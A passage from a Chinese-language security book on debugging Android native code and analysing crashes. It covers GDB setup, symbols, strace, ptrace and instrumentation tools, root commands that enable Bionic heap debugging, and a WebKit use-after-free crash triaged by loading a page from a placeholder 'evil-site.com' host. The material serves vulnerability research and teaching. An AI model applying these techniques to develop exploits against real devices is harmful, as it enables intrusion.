除了编译生成一个完整的设备镜像，也可以编译单个组件。采用这种方式可以减少编译时间，使调试过程更加高效。使用 make 命令或者编译系统内置的 mm 命令，只需编译需要的组件，相应的依赖就会被自动编译。在 AOSP 的顶层目录下，指定第一个参数为所需的组件并执行 make 或 mm 命令即可。可以使用以下命令查找组件名列表：

```
dev:~/android/source $ find . -name Android.mk -print -exec grep \
      ^'LOCAL_MODULE ' {} \;
[...]
./external/webkit/Android.mk
LOCAL_MODULE := libwebcore
[...]
```

上面的命令会输出每一个 Android.mk 文件的路径及其定义的模块。正如在以上片段中看到的，external/webkit/Android.mk 文件定义了 libwebcore 模块。因此，执行 mm libwebcore 命令会生成所需要的组件。编译系统将包含符号的文件写入 out/target/product/maguro/symbols 目录下的 system/lib/libwebcore.so 中。路径中的 maguro 部分是针对目标设备的，如果要为不同的设备编译，应该使用相应的产品名称，例如 Nexus 4 的名称为 mako。

2. 使用符号

通过以上方法或其他方式获取符号后，就要开始使用了。不论是使用 gdbclient、ndk-gdb 脚本，还是直接使用 GDB，都需要加载刚获得的符号来提升调试体验，虽然这些工具的使用过程稍有差异，但是 GDB 客户端最终都需要加载并显示这些符号。这里将介绍每种方法如何使用符号，并进一步讨论提高符号加载速度的方法。

AOSP 提供的内置 gdbclient 会自动使用编译生成的符号。gdbclient 通过 Android 编译

系统获取生成符号的路径，并指示 GDB 客户端在其中查找。不幸的是，gdbclient 会使用默认生成的几乎所有模块的符号。由于带符号的模块会占用较大空间，所以这个过程可能非常慢。其实在大多数情况下，完全没有必要为所有模块加载符号。

单独使用 NDK 调试时，ndk-gdb 脚本也支持自动加载符号。与内置 gdbclient 不同，ndk-gdb 脚本直接从目标设备上下载 app_process、linker 和 libc.so 文件。前面提到，这些二进制文件只包含部分符号。有人会认为，如果使用自定义编译生成的带有完全符号的二进制文件来替换这些文件，情况会得以改善。然而，ndk-gdb 会覆盖这些现有文件。为了避免这种情况，只需简单地注释以 run adb_cmd pull 开头的命令的行即可。这样，ndk-gdb 就会使用带有完全符号的二进制文件。因为只用到了较少的带符号文件，使用 ndk-gdb 通常比使用 gdbclient 速度快。此外，还能够准确地控制加载哪些符号。

正如 7.6.3 节和 7.6.4 节深入讨论到的，直接调用 AOSP GDB 客户端是调试原生代码的首选方法。使用此方法能够最大化地控制目标设备和 GDB 客户端自身的情况。同时调试不同的项目时，它也支持管理项目特定的配置。本节剩余部分概述了如何搭建这样的环境并进行最佳的 Android 浏览器调试体验。

要搭建项目特定的最佳调试环境，第一步是创建存放项目相关数据的目录。此次演示在 AOSP 根目录下创建 gn-browser-dbg 目录：

```
dev:~/android/source $ mkdir -p gn-browser-dbg && cd $_
dev:gn-browser-dbg $
```

下一步是为想要加载符号的模块创建符号链接。我们只使用当前目录下的符号链接，而不是像内置 gdbclient 那样使用整个符号目录。加载所有符号浪费时间和资源，而且通常是不必要的。虽然在超快的 SSD 或 RAM 驱动器上存储符号文件是有帮助的，但是只起到了有限的作用。为了加快该过程，应该只为有限的模块加载符号：

```
dev:gn-browser-dbg $ ln -s ../out/target/product/maguro/symbols
dev:gn-browser-dbg $ ln -s symbols/system/bin/linker
dev:gn-browser-dbg $ ln -s symbols/system/bin/app_process
dev:gn-browser-dbg $ ln -s symbols/system/lib/libc.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libwebcore.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libstdc++.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libdvm.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libutils.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libandroid_runtime.so
```

此处，首先为符号目录自身创建符号链接，然后为核心系统文件创建符号链接，包括 libwebcore.so（WebKit）、libstdc++.so 和 libdvm.so（Dalvik VM）。之后创建 GDB 脚本。该脚本是调试工程的基础，可以直接包含更多的高级脚本。然后，只需要两个命令就可开始调试：

```
dev:gn-browser-dbg $ cat > script.gdb
# tell gdb where to find symbols
set solib-search-path .
target remote 127.0.0.1:31337
^D
dev:gn-browser-dbg $
```

如注释所描述的，第一个命令用于告诉 GDB 客户端在当前目录下查找有符号文件。GDB 服务器指明加载哪些模块，GDB 客户端相应地加载这些指定的模块。第二个命令大家应该很熟悉，它告知 GDB 客户端去哪里连接 GDB 服务器。

最后，可以运行所有程序来查看该过程的运行情况。下面的片段展示了在最精简配置下的调试情况。

```
dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
Reading symbols from /android/source/gn-browser-dbg/app_process...done.
warning: Could not load shared library symbols for 86 libraries, e.g. libm.
so.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Breakpoint address adjusted from 0x40079b79 to 0x40079b78.
epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
10          mov     r7, ip
(gdb) back
#0  epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
#1  0x400d1fcc in android::Looper::pollInner (this=0x415874c8,
timeoutMillis=<optimized
out>)
    at frameworks/native/libs/utils/Looper.cpp:218
#2  0x400d21f0 in android::Looper::pollOnce (this=0x415874c8,
timeoutMillis=-1,
outFd=0x0, outEvents=0x0, outData=0x0)
    at frameworks/native/libs/utils/Looper.cpp:189
#3  0x40209c68 in pollOnce (timeoutMillis=<optimized out>,
this=<optimized out>) at frameworks/native/include/utils/Looper.h:176
#4  android::NativeMessageQueue::pollOnce (this=0x417fdb10, env=0x416d1d90,
timeoutMillis=<optimized out>)
    at frameworks/base/core/jni/android_os_MessageQueue.cpp:97
#5  0x4099bc50 in dvmPlatformInvoke () at dalvik/vm/arch/arm/CallEABI.S:258
#6  0x409cbed2 in dvmCallJNIMethod (args=0x579f9e18, pResult=0x417841d0,
method=0x57b57860, self=0x417841c0)
    at dalvik/vm/Jni.cpp:1185
#7  0x409a5064 in dalvik_mterp () at
dalvik/vm/mterp/out/InterpAsm-armv7-a-neon.S:16240
#8  0x409a95f0 in dvmInterpret (self=0x417841c0, method=0x57b679b8,
pResult=0xbec947d0) at dalvik/vm/interp/Interp.cpp:1956
#9  0x409de1e2 in dvmInvokeMethod (obj=<optimized out>, method=0x57b679b8,
argList=<optimized out>, params=<optimized out>,
    returnType=0x418292a8, noAccessCheck=false) at
dalvik/vm/interp/Stack.cpp:737
#10 0x409e5de2 in Dalvik_java_lang_reflect_Method_invokeNative
(args=<optimized
out>, pResult=0x417841d0)
    at dalvik/vm/native/java_lang_reflect_Method.cpp:101
#11 0x409a5064 in dalvik_mterp () at
dalvik/vm/mterp/out/InterpAsm-armv7-a-neon.S:16240
#12 0x409a95f0 in dvmInterpret (self=0x417841c0, method=0x57b5cc30,
pResult=0xbec94960)
at dalvik/vm/interp/Interp.cpp:1956
#13 0x409ddf24 in dvmCallMethodV (self=0x417841c0, method=0x57b5cc30,
```

```
obj=<optimized out>, fromJni=<optimized out>,
    pResult=0xbec94960, args=...) at dalvik/vm/interp/Stack.cpp:526
#14 0x409c7b6a in CallStaticVoidMethodV (env=<optimized out>,
jclazz=<optimized
out>, methodID=0x57b5cc30, args=<optimized out>)
    at dalvik/vm/Jni.cpp:2122
#15 0x401ed698 in _JNIEnv::CallStaticVoidMethod (this=<optimized out>,
clazz=<optimized out>, methodID=0x57b5cc30)
    at libnativehelper/include/nativehelper/jni.h:780
#16 0x401ee32a in android::AndroidRuntime::start (this=<optimized out>,
className=0x4000d3a4 "com.android.internal.os.ZygoteInit",
    options=<optimized out>) at frameworks/base/core/jni/AndroidRuntime.
cpp:884
#17 0x4000d05e in main (argc=4, argv=0xbec94b38) at
frameworks/base/cmds/app_process/app_main.cpp:231
(gdb)
```

从 libwebcore.so 中加载符号需要相当长的时间，因为它太大了。使用 SSD 或 RAM 磁盘会大大加快加载速度。可以看出，前面的片段中使用了完全符号，显示出了函数名、源代码文件、行号甚至函数参数。

3. 源代码级调试

交互式调试的终极目标是能够在源代码级别进行工作。幸运的是，使用 AOSP 中 checkout 出的代码配合 AOSP 支持的 Nexus 设备就可以做到这一点。如果一直按照前面小节中的步骤来操作，通过使用自己编译出的带符号的二进制文件就已经可以实现源代码级的调试了。只需简单地在 GDB 客户端中执行一些命令就能看到这个过程，如以下片段所示：

```
# after attaching, as before
epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
10          mov     r7, ip
(gdb) list
5
6       ENTRY(epoll_wait)
7           mov     ip, r7
8           ldr     r7, =__NR_epoll_wait
9           swi     #0
10          mov     r7, ip
11          cmn     r0, #(MAX_ERRNO + 1)
12          bxls    lr
13          neg     r0, r0
14          b       __set_errno
(gdb) up
#1  0x400d1fcc in android::Looper::pollInner (this=0x41591308,
timeoutMillis=<optimized out>)
    at frameworks/native/libs/utils/Looper.cpp:218
218         int eventCount = epoll_wait(mEpollFd, eventItems, EPOLL_MAX_
EVENTS,
timeoutMillis);
(gdb) list
213         int result = ALOOPER_POLL_WAKE;
214         mResponses.clear();
215         mResponseIndex = 0;
```

```
216
217          struct epoll_event eventItems[EPOLL_MAX_EVENTS];
218          int eventCount = epoll_wait(mEpollFd, eventItems, EPOLL_MAX_
EVENTS,
timeoutMillis);
219
220          // Acquire lock.
221          mLock.lock();
222
(gdb)
```

附加到目标进程后，能够同时看到函数调用栈中的汇编和 C++源代码。GDB 的 `list` 命令会显示当前代码位置附近的 10 行代码。`up` 命令在调用栈中向上移动（调用帧方向），`down` 命令向下移动。

如果符号是在其他机器上生成的，或者符号生成后源代码被移动，那么源代码就无法显示，并会出现错误信息，如以下片段所示：

```
 (gdb) up
#1  0x400d1fcc in android::Looper::pollInner (this=0x415874c8,
timeoutMillis=<optimized out>)
    at frameworks/native/libs/utils/Looper.cpp:218
218     frameworks/native/libs/utils/Looper.cpp: No such file or directory.
        in frameworks/native/libs/utils/Looper.cpp
(gdb)
```

为了解决这种问题，需要创建符号链接，使其指向文件系统中源代码所在的位置。以下片段展示了所需的命令：

```
dev:gn-browser-dbg $ ln -s ~/android/source/bionic
dev:gn-browser-dbg $ ln -s ~/android/source/dalvik
dev:gn-browser-dbg $ ln -s ~/android/source/external
```

完成以上操作后，就可以恢复源代码级的调试了。此时可以在 GDB 中查看源代码，基于源代码位置设置断点，以漂亮的格式显示结构，等等。

```
 (gdb) break 'WebCore::RenderObject::layoutIfNeeded()'
Breakpoint 1 at 0x5d3a3e44: file
external/webkit/Source/WebCore/rendering/RenderObject.h, line 524.
(gdb) cont
Continuing.
```

只要浏览器打开一个页面，就会触发该断点。在其上下文环境中，可以查看 `RenderObject` 的状态，并分析发生了什么。第 8 章会详细讨论这些对象。

7.6.6　调试非 AOSP 设备

有时候需要调试运行在非 AOSP 设备上的代码。或许有 bug 的代码并没有在 AOSP 支持的设备上出现，或者相应代码与 AOSP 中的不同。后者经常出现在原始设备制造商（OEM）直接出售的设备上，因为在 OEM 开发线中所作的修改可能会引入 AOSP 中不存在的问题。不幸的是，在这些设备上的调试更加麻烦。

在这些设备上调试会面临一些挑战，大部分集中在两个主要问题上。第一，难以准确地知道该设备系统是使用哪种工具链生成的。OEM 可能选择商业工具链、老版本的公开工具链，甚至是自定义修改后的工具链。即使成功地确定了所使用的工具链，也可能无法获取到该工具链。使用正确的工具链很重要，因为一些工具链之间可能不兼容。例如，GDB 所支持协议的不同可能导致 GDB 客户端遇到错误甚至崩溃。第二，非 AOSP 设备很少包含任何类型的符号，在没有获取到完整编译系统的情况下自己编译是不可能的。除了函数名、源代码文件和行号信息不可用外，标识处理器模式的 ARM 符号也是缺失的。这一重要信息的缺失导致难以确定代码处于处理器的哪种执行模式，从而在设置断点和查看调用栈时出现问题。

调试非 Nexus 设备的整体流程与 Nexus 设备非常相似，按照 7.6.3 节中的步骤就可以得到期望的结果。

找到可以工作的 GDB 服务器和 GDB 客户端可能比较困难，需要尝试这些程序的一些不同版本。如果能够确定生成设备二进制文件所使用的工具链，使用该工具链中的 GDB 服务器和客户端会得到最好的结果。完成此步骤后，就可以勇往直前了。

如果没有符号，GDB 就无法知道二进制文件的哪些部分是 Thumb 代码，哪部分是 ARM 代码。因此，无法自动确定如何反汇编或者设置断点。可以使用静态分析工具逆向分析代码来解决此问题。GDB 也支持访问当前程序状态寄存器（CPSR），检查该寄存器的第 5 位可以得知处理器处于 ARM 模式还是 Thumb 模式。一旦确定调试器位于 Thumb 模式的函数中，运行带有 thumb 值的 `set arm fallback-mode` 或 `set arm force-mode` 命令会告知 GDB 如何对待该函数。如果在 `Thumb` 函数中设置断点，千万要记住把地址加一，这会通知 GDB 该地址指向的是一个 `Thumb` 指令，从而改变其插入断点的方式。

也可以直接使用 CPSR 寄存器设置断点，如下所示：

```
(gdb) break 0x400c0e88 + (($cpsr>>5)&1)
```

使用此方式时要小心，因为不能保证目标函数与调试器当前上下文在相同的模式下运行。在任何情况下，正确运行的概率都是 50%。设置断点后，如果断点没有触发或者目标进程发生错误，可能是因为设置断点时处于错误的模式之下。

即使有了这些技术的支持，调试非 AOSP 设备仍然是不可预知的，可能会遇到各种问题。

7.7　调试混合代码

Android 操作系统包含原生和 Dalvik 代码。在 Android 框架层，有许多代码路径从 Dalvik 代码执行到原生代码；一些代码甚至从原生代码回调至 Dalvik VM。调试混合代码时，查看并单步调试整个代码路径是非常有用的，尤其是查看整个函数调用栈。

幸运的是，在 Eclipse 中可以非常方便地同时调试 Dalvik 和原生代码。虽然会偶尔发生一些小问题，但是可以在两种类型的代码上设置断点。不论到达哪种断点，Eclipse 都会正确地暂停执行并支持交互式调试。为了调试混合代码，需要结合 7.5 节和 7.6 节介绍的所有技术。在 Eclipse 中启动调试会话时，务必使用 Android Native Application 调试选项。

7.8 其他调试技术

虽然交互式调试方法是跟踪数据流或确定假设的最好方法，但是一些其他方法也可以替代或增强调试过程。在源代码中植入调试语句是查看代码覆盖路径或跟踪变量内容的常用方法。不论是使用自定义的调试器还是 ARM 平台下的 GDB，在设备上调试本身就有一定的作用。最后，一些对于时序敏感的问题可能需要使用高级技术，例如注入（instrumentation）。本节将讨论这些方法的优势和缺陷。

7.8.1 调试语句

直接在源代码中植入调试语句是调试程序最古老的方法之一，对 Dalvik 和原生 C/C++代码都有效。遗憾的是，该技术在没有源代码的情况下是不能使用的。即便可以获得源代码，这种方法也需要重新编译，并将生成的二进制文件重新部署到设备上。在某些情况下，可能需要通过重启来重新加载目标代码。如果要将调试语句迁移到源代码的新版本上，可能需要进行额外的移植工作。虽然这些缺陷会导致较高的前期成本，但是调试语句自身的运行成本非常低。此外，植入调试语句可以很好地将源代码与运行时的情况关联起来。总而言之，这个方法是跟踪 bug 和理解程序的可靠选择。

7.8.2 在设备上进行调试

调试类似 Android 手机的嵌入式设备，远程调试方法已经成为了事实标准，但是直接在设备上进行调试可以避免一些麻烦。首先，远程调试比在设备上调试慢得多，因为每一个调试事件都需要往返于设备和主机调试器之间。远程调试对于有条件的断点来说尤其慢，因为这需要通过额外的一次往返确定条件是否满足。此外，在设备上进行调试有时候不需要主机。有多种方式可以实现在设备上的调试，本节对部分进行介绍。

1. strace

尝试调试一些古怪的代码行为时，`strace` 工具就是天赐之物。该工具支持系统调用级别的跟踪功能，这也是其名称的由来。在系统调用级别进行调试可以方便地查看原因不明的“no such file or directory”错误源自何处。该工具也有助于准确查看是什么系统调用导致了崩溃。`strace` 工具支持启动新的进程，也可以附加至已有的进程。对于查看该进程在什么地方挂起，或者确认网络通信或进程间通信（IPC）确实正在发生，附加至已有进程是非常有用的。

`strace` 工具在 AOSP 中，被编译为 `userdebug` 生成的一部分。然而，该工具在配置文件中并不会被放入默认安装镜像。将该二进制文件推送至设备需要执行如下代码：

```
dev:~/android/source $ adb push \
out/target/product/maguro/obj/EXECUTABLES/strace_intermediates/LINKED/
strace \
/data/local/tmp/
656 KB/s (625148 bytes in 0.929s)
```

上面的例子来自于我们为 Galaxy Nexus 生成的环境。该二进制文件可以应用在支持 ARMv7 的所有设备上。

2. 自编译 GDB

在 Android 设备上直接运行 GDB 是再理想不过的。不过 GDB 不直接支持 Android，而且将 GDB 移植到 Android 上运行并非易事。已经有人尝试过创建原生的 Android GDB 二进制，一些人甚至宣称自己成功了。其中之一是 Alfredo Ortega，他在https://sites.google.com/site/ortegaalfredo/android上提供了 GDB 6.7 和 6.8 版本的二进制文件。另一种方法可以参考来自 Debian 项目的 Debootstrap 使用说明：https://wiki.debian.org/ChrootOnAndroid。遗憾的是，上面这两种二进制文件都不支持 Android 线程，只能调试进程的主线程。

注意 使用 Debootstrap 版本的 GDB 时，可以按照说明使用 ld.so 在 chroot 外运行 chroot 内的二进制文件。此外，将`/system/lib`添加到`LD_LIBRARY_PATH`的开头以修复符号解析问题。

---

3. 编写自定义调试器

本章用来调试原生代码的所有工具都是基于`ptrace` API 创建的。`ptrace` API 是用于调试进程的标准 Unix API。因为该 API 被实现为 Linux 内核的系统调用，所以几乎所有的 Linux 系统中都存在该 API。只有很少的情况，例如一些 Google TV 设备，不支持`ptrace`。研究人员使用该 API 能够直接开发强大的自定义调试器，而无需依赖现有的 GDB。本书作者创建的一些工具就是基于`ptrace`的。这些工具直接在设备上运行，运行速度通常比 GDB 快（甚至比设备上的 GDB 还快）。

7.8.3 动态二进制注入

即便调试器处于最佳状态，也可能会有其他问题：使用大量跟踪断点可能导致调试过程非常缓慢；在时序敏感的代码区域设置断点可能影响程序运行，使漏洞利用的开发更加复杂。在这些情况下，另一种优秀的技术就可以发挥作用了。

动态二进制注入（Dynamic Binary Instrumentation，DBI）是一种将额外代码插入程序正常执行流的方法，通常被称为 hooking。一般是首先构造一些自定义代码，然后将其注入目标进程中。与断点一样，DBI 也需要对一些重要的代码进行重写。然而，DBI 并非插入一条断点指令，而是插入跳转指令，将执行流重定向到所插入的自定义代码上。该方法大大提升了性能，避免了不必要的上下文切换。此外，被注入的自定义代码可以直接访问进程内存空间，不必进行额外的上下文切换来获取内存内容（和`ptrace`一样）。

注意 DBI 是一项强大的技术，不只应用于调试，也可以用来在运行时修补漏洞，扩展功能，在代码中增加新的接口来进行测试，等等。

本书作者利用 `ptrace` API 和 DBI 编写了一些工具。Collin Mulliner 的 Android 动态二进制注入工具包（adbi）和 Georg Wicherski 的 AndroProbe 都使用了 `ptrace` 来注入自定义代码，但是实现的目的不同。Collin 的工具包可以在https://github.com/crmulliner/adbi找到。

7.9　漏洞分析

在信息安全领域，漏洞分析这一术语指的是集中精力去发现、分类和理解系统中潜在的危险问题。这个定义几乎涵盖了信息安全中的一切。把这个定义细分来看，就会涉及研究人员和分析师使用的许多技术和程序。不管最终目标是攻击还是防御，实现的步骤都极其相似。

本章剩余的部分关注漏洞分析当中的一个小领域：分析内存破坏漏洞导致的崩溃。本章介绍的调试技术可以为第 6 章和第 8 章建立联系。掌握这类分析技术后，研究人员能够深入理解漏洞的成因和潜在的影响。

无论从漏洞修补还是利用的角度来看，对内存破坏漏洞的分析都是富有挑战性的。分析有两个主要的目标：明确问题的根源，以及判断漏洞的可利用性。

7.9.1　明确问题根源

对于潜在可利用的内存破坏漏洞，首要任务是理解 bug 产生的根源。和其他信息安全概念一样，讨论问题根源时会有不同的明确程度。对于崩溃分析来说，我们把带来漏洞状态的首次异常行为作为问题根源。

7

注意　未定义行为可能会产生许多类型的内存破坏。MITRE 的通用缺陷列表（CWE）项目记录了这些类型信息，更多内容参考http://cwe.mitre.org/data/index.html。

这些异常行为来自于编程语言中的未定义行为（undefined behavior）概念。这个术语指的是那些规范中没有定义的行为，可能是由于不同的底层架构、内存模型或者边角细节造成的。C 和 C++语言规范中就定义了很多未定义行为。在理论上，未定义的行为可能会导致任何事情发生，如正常行为、故意的崩溃、微妙的内存破坏等。这些行为是研究者感兴趣的一个重要领域。

正确地判断漏洞根源是漏洞分析中最重要的一步。对于防御者来说，如果不能准确理解问题的根源，就很可能无法充分解决问题。对于攻击者来说，理解问题根源是漫长攻击过程中的第一步。只要想根据漏洞的可利用性来对漏洞优先级进行排序，对漏洞原因的分析都是必不可少的。值得高兴的是，有很多技巧和有用的工具来帮助我们完成这个任务。

1. 提示和技巧

寻找漏洞根源需要学习很多技巧，这里介绍其中的一小部分。具体使用哪些技术取决于异常行为是如何被发现的。模糊测试技术可以用来比较和精简输入，Android 等操作系统也包含了一些辅助调试工具。调试器是非常关键的工具，要充分利用它的特性。当然，漏洞最终的根源存在于代码本身，这些技术有助于快速定位相关代码。

比较和精简输入

模糊测试方法是自动生成输入并进行测试，直到找到引发异常行为的输入，然后通过分析输入来理解错误原因。这是一个非常好的思路。

对于基于变异的模糊测试来说，通过比较变异前后的样本可以找到差异所在。例如，如果对文件格式进行模糊测试时只改变了一个字节，就可以通过两个文件的差异分析出究竟是哪个值发生了改变。使用同一个解析器产生了语义的改变，就可以分析出改过的字节究竟是一个长度值的类型还是标签长度值（TLV）类型；还可以进一步分析出这个字节和哪一个标签相关。这些语义信息为研究者寻找相关代码提供了很好的提示。

无论是基于变异还是基于生成的模糊测试，精简输入都很有帮助。精简输入有两种方式：恢复变异和消除不必要的输入。恢复变异可以帮助找到真正产生异常行为的变异。消除测试当中不改变运行结果的输入部分，就意味着可以减少需要分析的目标。考虑前面比较输入的例子，如果有上万个数据包含同样的 tag 值，分析就没法进行了，因为会得到上万次断点。消除那些没必要的数据块就能够将命中的断点精简为一。与输入比较的方法一样，语义信息可以很好地帮助我们精简输入。将文件格式划分为分层结构的组件，然后在不同的层级上进行删除，可以加快输入精简的过程。

虽然这两种技术很强大，但是很难用于模糊测试以外的漏洞发现方法。后面要讲的其他技术适用于大量分析场景，更加通用。

Android 堆调试

Android 的 Bionic C 运行时库包含了内建的堆调试工具。这个特性在http://source.android.com/devices/native-memory.html中有简单的讨论。该特性受系统属性 `libc.debug.malloc` 控制。如前面的网页所述，想要为那些从 Zygote fork 出来的进程开启堆调试工具（例如浏览器），需要重启整个 Dalvik 运行时。相应的方法已经在 7.5.3 节中进行了介绍。

通过这个变量，Android 提供了调试堆内存错误的 4 种策略。bionic/libc/bionic 目录下的 malloc_debug_common.cpp 文件包含更多的细节，如下所示：

```
455    // Initialize malloc dispatch table with appropriate routines.
456    switch (debug_level) {
457        case 1:
458            InitMalloc(&gMallocUse, debug_level, "leak");
459            break;
460        case 5:
461            InitMalloc(&gMallocUse, debug_level, "fill");
462            break;
463        case 10:
464            InitMalloc(&gMallocUse, debug_level, "chk");
465            break;
466        case 20:
467            InitMalloc(&gMallocUse, debug_level, "qemu_instrumented");
468            break;
```

这个文件开头有一条注释，解释了每种策略的用途；但是第 4 个选项 `qemu_instrumented` 除外，因为这个选项是在模拟器内实现的。

```
262  * 1  - For memory leak detections.
263  * 5  - For filling allocated / freed memory with patterns defined by
264  *       CHK_SENTINEL_VALUE, and CHK_FILL_FREE macros.
265  * 10 - For adding pre-, and post- allocation stubs in order to detect
266  *       buffer overruns.
```

设置相关属性需要 root 权限，还需要将 `libc_malloc_debug_leak.so` 库放入/system/lib 目录，这要暂时将/system 分区重新挂载为可读写模式。这个动态库位于 AOSP 编译输出的 out/target/product/maguro/obj/lib 目录下。下面的片段展示了整个配置过程：

```
dev:~/android/source $ adb push \
out/target/product/maguro/obj/lib/libc_malloc_debug_leak.so /data/local/tmp
587 KB/s (265320 bytes in 0.440s)
dev:~/android/source $ adb shell
shell@maguro:/ $ su
root@maguro:/ # mount -o remount,rw /system
root@maguro:/ # cat /data/local/tmp/libc_malloc_debug_leak.so > \
/system/lib/libc_malloc_debug_leak.so
root@maguro:/ # mount -o remount,ro /system
root@maguro:/ # setprop libc.debug.malloc 5
root@maguro:/ # cd /data/local/tmp
root@maguro:/data/local/tmp # ps | grep system_server
system    379   125   623500 99200 ffffffff 40199304 S system_server
root@maguro:/data/local/tmp # kill -9 379
root@maguro:/data/local/tmp # logcat -d | grep -i debug
I/libc    ( 2994): /system/bin/bootanimation: using libc.debug.malloc 5
(fill)
I/libc    ( 2999): /system/bin/netd: using libc.debug.malloc 5 (fill)
I/libc    ( 3001): /system/bin/iptables: using libc.debug.malloc 5 (fill)
I/libc    ( 3002): /system/bin/ip6tables: using libc.debug.malloc 5 (fill)
I/libc    ( 3003): /system/bin/iptables: using libc.debug.malloc 5 (fill)
I/libc    ( 3004): /system/bin/ip6tables: using libc.debug.malloc 5 (fill)
I/libc    ( 3000): /system/bin/app_process: using libc.debug.malloc 5
(fill)
[...]
```

可惜的是，在 Android 4.3 上用这个调试工具来测试一些公开漏洞的效果并不好。希望这个情况能在未来的 Android 版本中得到改善。无论如何，这个调试工具至少为未来构造更稳定的堆调试工具打下了基础。

监视点

监视点（watchpoint）是一种特殊的断点，在指定内存发生某种操作时才会被触发。x86 与 x64 平台上的监视点通过硬件断点来实现，在发生内存读写操作时通知研究人员。不幸的是，大多数 ARM 处理器没有实现硬件断点，但是在 ARM 平台上可以用软件来实现监视点，完成相同的功能。然而，因为软件依赖于单步运行，所以软件监视点非常慢，成本开销较大。当然，用它们来追踪特殊变量值的改变是非常有用的。

假如研究人员知道某个对象的成员变量在对象创建后发生了改变，想知道代码在哪里有改动。首先，可以在对象创建时下一个断点。执行到断点处时，使用 GDB 的 `watch` 命令创建一个监视点。继续执行会发现速度变慢了很多。当程序修改变量值后，GDB 会在修改后的下一条指

令处暂停。这种技术可以帮助研究人员成功定位代码位置。

断点

能够创建新断点的断点是非常强大的工具，也被称作互相依赖的断点。它最重要的用处是消除噪音。假设在函数 main_event_loop 调用时发生了堆内存破坏（如函数名所示，这个函数会被频繁调用），要明白问题的根源，需要理解在内存破坏发生时程序正在处理哪些内存块。如果在 main_event_loop 上设置一个断点，执行就会不停地被打断。如果研究人员知道内存破坏源自某个特定的输入，并且知道哪些代码负责处理相应的输入，就可以在那插入一个断点。当断点被命中时，就可以在 main_event_loop 上再设置一个断点。如果运气比较好，首次命中的新断点就是崩溃发生的调用点。前面那些没有引发内存破坏的所有成功调用都被忽略（并且没有额外性能开销）。在这个样例场景下，使用互相依赖的断点可以帮助分析人员缩小内存破坏的发生范围。下面介绍一个类似的场景。

2. 分析 WebKit 崩溃

分析漏洞的起源是一个迭代的过程。要想跟踪一个漏洞，通常需要多次运行崩溃的测试样例。尽管可以把调试器附加到进程上，但这样并不能马上了解问题的根源。向后追溯数据流和控制流（包括过程间的控制流）才是问题的核心所在。

下面研究一个能够让搭载 Android 4.3 的 Galaxy Nexus 浏览器崩溃的 HTML 文件作为演示。有趣的是，Android 上的稳定版和 beta 版 Chrome 都不受影响。我们使用本章前面介绍的一些技术和调试方法来找到崩溃的根源。

让浏览器反复崩溃几次，然后查看 tombstone 文件会很有帮助；寄存器的值包含一些有用的信息。下面列出了多次加载页面产生崩溃的情况：

```
root@maguro:/data/tombstones # /data/local/tmp/busybox head -9 * | grep
'pc'
    ip 00000001  sp 5e8003c8  lr 5d46fee5  pc 5a50ec48  cpsr 200e0010
    ip 00000001  sp 5ddba3c8  lr 5c865ee5  pc 5e5fc2b8  cpsr 20000010
    ip 00000001  sp 5dedc3c8  lr 5ca4bee5  pc 00000000  cpsr 200f0010
    ip 00000001  sp 5dedc3c8  lr 5ca4bee5  pc 60538ad0  cpsr 200e0010
    ip 00000001  sp 5e9003b0  lr 5d46fee5  pc 5a90bf80  cpsr 200e0010
    ip 00000001  sp 5e900688  lr 5d46fee5  pc 5a518d20  cpsr 200f0010
    ip 00000001  sp 5eb00688  lr 5d46fee5  pc 5a7100a0  cpsr 200f0010
    ip 00000001  sp 5ea003c8  lr 5d46fee5  pc 5edfa268  cpsr 200f0010
```

从上面的结果可以看出，每次崩溃的地方都明显不同。PC 寄存器（与 x86 下的 EIP 类似）的值都不同，而且都很奇怪，在很大程度上表明这是一个释放后重用（use-after-free）漏洞。为了进行确定并了解漏洞产生的原因，需要继续深入分析。

为了获得更多信息，需要使用本章开头搭建的 native 层代码调试环境。跟之前一样，在主机上后台运行 shell 脚本 debugging.sh。这个脚本会调用设备上的 shell 脚本 attach.sh，让浏览器访问 about:blank 页面，等待一段时间后附加到 GDB 服务器上。然后，在主机上运行 GDB 客户端并加载 GDB 脚本，连接等待着的 GDB 服务器。

```
dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
dev:~/android/source $ ./debugging.sh &
```

```
[1] 28994
dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
Reading symbols from /android/source/gn-browser-dbg/app_process...done.
warning: Could not load shared library symbols for 86 libraries, e.g. libm.
so.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Breakpoint address adjusted from 0x40079b79 to 0x40079b78.
epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
10          mov     r7, ip
(gdb) cont
Continuing.
```

调试器附加到进程上继续执行，然后打开导致崩溃的 HTML 页面。就像在 attach.sh 脚本中所做的那样，可以使用 `am start` 命令让浏览器访问指定页面。

```
shell@maguro:/ $ am start -a android.intent.action.VIEW -d \
http://evil-site.com/crash1.html com.google.android.browser
```

可能需要多次加载页面才会发生崩溃。一旦崩溃发生，就可以开始深入分析了。

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 17879]
0x00000000 in ?? ()
(gdb)
```

浏览器崩溃时 PC 寄存器被置 0 了！这很明显是一个严重的错误。可能造成这种情况的因素有很多，所以需要清楚确切原因。

7

首先在调用栈寻找线索。下面是 GDB 的 `backtrace` 命令产生的输出：

```
(gdb) back
#0  0x00000000 in ?? ()
#1  0x5d46fee4 in WebCore::Node::parentNode (this=0x5a621088) at
external/webkit/Source/WebCore/dom/Node.h:731
#2  0x5d6748e0 in WebCore::ReplacementFragment::removeNode (this=<optimized
out>, node=...)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:215
#3  0x5d675d5a in WebCore::ReplacementFragment::removeUnrenderedNodes
(this=0x5ea004a8, holder=0x5a6b6a48)
